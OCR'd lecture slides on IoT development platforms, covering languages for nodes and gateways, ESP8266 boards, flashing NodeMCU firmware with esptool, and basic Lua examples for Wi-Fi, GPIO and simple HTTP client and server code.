
IoT Nodes Development Platforms:

- C* (e.g. C-mbed, C-POSIX, C-Arduino)
- Assembly / Firmware (e.g. GNU ARM)
- Lua/Node.js (e.g. NodeMCU vs. Espruino firmware for ESP8266)
- MicroPython
- FreeRTOS vs. Zephyr OS (e.g. on ESP8266/ESP32 RISC-V boards)

IoT Gateways Development Platforms:

- C* (e.g. C-mbed, C-POSIX, C++, C-Arduino)
- Python 2.x and 3.x
- Java SE-e and Java ME-e
- Swift for ARM
- Node.js – Node-RED (JavaScript)
- C# .Net
- Mobile: iOS-Swift, Android-Java, Windows Mobile/IoT – C# .Net
- Lua
- Ruby/Perl (very rare)
- … mainly programming languages for Linux Embedded OS (on ARM)


IoT Device Dev Boards and Platforms



IoT Device Nodes and Gateways Development

IoT Node Device Dev Boards and Platforms

NXP / Freescale FRDM64 (C-mbed on ARM Cortex M*)





https://developer.mbed.org/handbook/mbed-SDK

IoT Device Nodes and Gateways Development

IoT Node Device Dev Boards and Platforms

ESP8266 (AT Commands / Lua – NodeMCU / JS-Node.js – Espruino / MicroPython / Arduino C)






http://learn.acrobotic.com/tutorials/post/esp8266-getting-started
https://acrobotic.com/acr-00018

IoT Device Nodes and Gateways Development

IoT Node Device Dev Boards and Platforms

ESP8266 (NodeMCU 1.0 / Lua – NodeMCU / JS-Node.js – Espruino)



IoT Device Nodes and Gateways Development

IoT Node Device Dev Boards and Platforms

ESP8266 – NodeMCU – Lua: http://thomaslauer.com/download/luarefv51.pdf | https://www.tutorialspoint.com/lua/

1. Download the latest firmware on Linux/Raspberry Pi:
@ https://github.com/nodemcu/nodemcu-firmware/releases | https://github.com/nodemcu/nodemcu-flasher/tree/master/Resources/Binaries | https://github.com/nodemcu/nodemcu-firmware/releases/download/0.9.6-dev_20150704/nodemcu_float_0.9.6-dev_20150704.bin

2. Install esptool from Github on Linux/Raspberry Pi:
git clone https://github.com/themadinventor/esptool.git
or https://github.com/espressif/esptool

3. Erase firmware & Flash the NodeMCU firmware from Linux/Raspberry Pi to ESP8266, after USB connection between boards (also have driver USB to UART – no need in Rpi 3 - http://www.silabs.com/products/mcu/pages/usbtouartbridgevcpdrivers.aspx):

Rpi: sudo esptool.py --port /dev/ttyUSB0 erase_flash
Mac: sudo esptool.py --port /dev/tty.wchusbserial14310 erase_flash

sudo python ./esptool.py --port /dev/ttyUSB0
write_flash 0x00000 ../nodemcu_integer_0.9.6-dev_20150704.bin

sudo python ./esptool.py --port /dev/ttyUSB0
write_flash 0x00000 ../nodemcu_float_0.9.6-dev_20150704.bin

IoT Device Nodes and Gateways Development


IoT Node Device Dev Boards and Platforms

ESP8266 - Lua – NodeMCU

4. Download Java ESPlorer tool:

https://github.com/4refr0nt/ESPlorer | https://github.com/hmic/ESPlorer

[Home: http://esp8266.ru/ESPlorer/](http://esp8266.ru/ESPlorer/)



Keep boudrate 9600 for uploading Lua scripts in ESPlorer IDE on Rpi:

IoT Node Device Dev Boards and Platforms

ESP8266 - Lua – NodeMCU: Write Code (http://www.cnx-software.com/2015/10/29/getting-started-with-nodemcu-board-powered-by-esp8266-wisoc/)

Connect to the wireless network

```
print(wifi.sta.getip()) --nil
wifi.setmode(wifi.STATION)
wifi.sta.config("SSID","password")
print(wifi.sta.getip()) --192.168.18.110
```

Arduino like IO access

```
pin = 1
gpio.mode(pin,gpio.OUTPUT)
gpio.write(pin,gpio.HIGH)
gpio.mode(pin,gpio.INPUT)
print(gpio.read(pin))
```

HTTP Client

```
-- A simple http client
conn=net.createConnection(net.TCP, false)
conn:on("receive", function(conn, pl) print(pl) end)
conn:connect(80,"121.41.33.127")
conn:send("GET / HTTP/1.1\r\nHost: www.nodemcu.com\r\n" .."Connection: keep-alive\r\nAccept: */*\r\n\r\n")
```

HTTP Server

```
-- a simple http server
srv=net.createServer(net.TCP)
srv:listen(80,function(conn)
conn:on("receive",function(conn,payload)
print(payload)
conn:send("<h1> Hello, NodeMcu.</h1>") end) end)
```

IoT Node Device Dev Boards and Platforms

ESP8266 – Espruino – JS-Node.js:
https://www.tutorialspoint.com/nodejs/nodejs_introduction.htm

1. Download the latest firmware on Linux/Raspberry Pi:
@ http://www.espruino.com/Download |
http://www.espruino.com/files/espruino_1v89.zip

2. Install esptool from Github on Linux/Raspberry Pi:
git clone https://github.com/themadinventor/esptool.git
or https://github.com/espressif/esptool

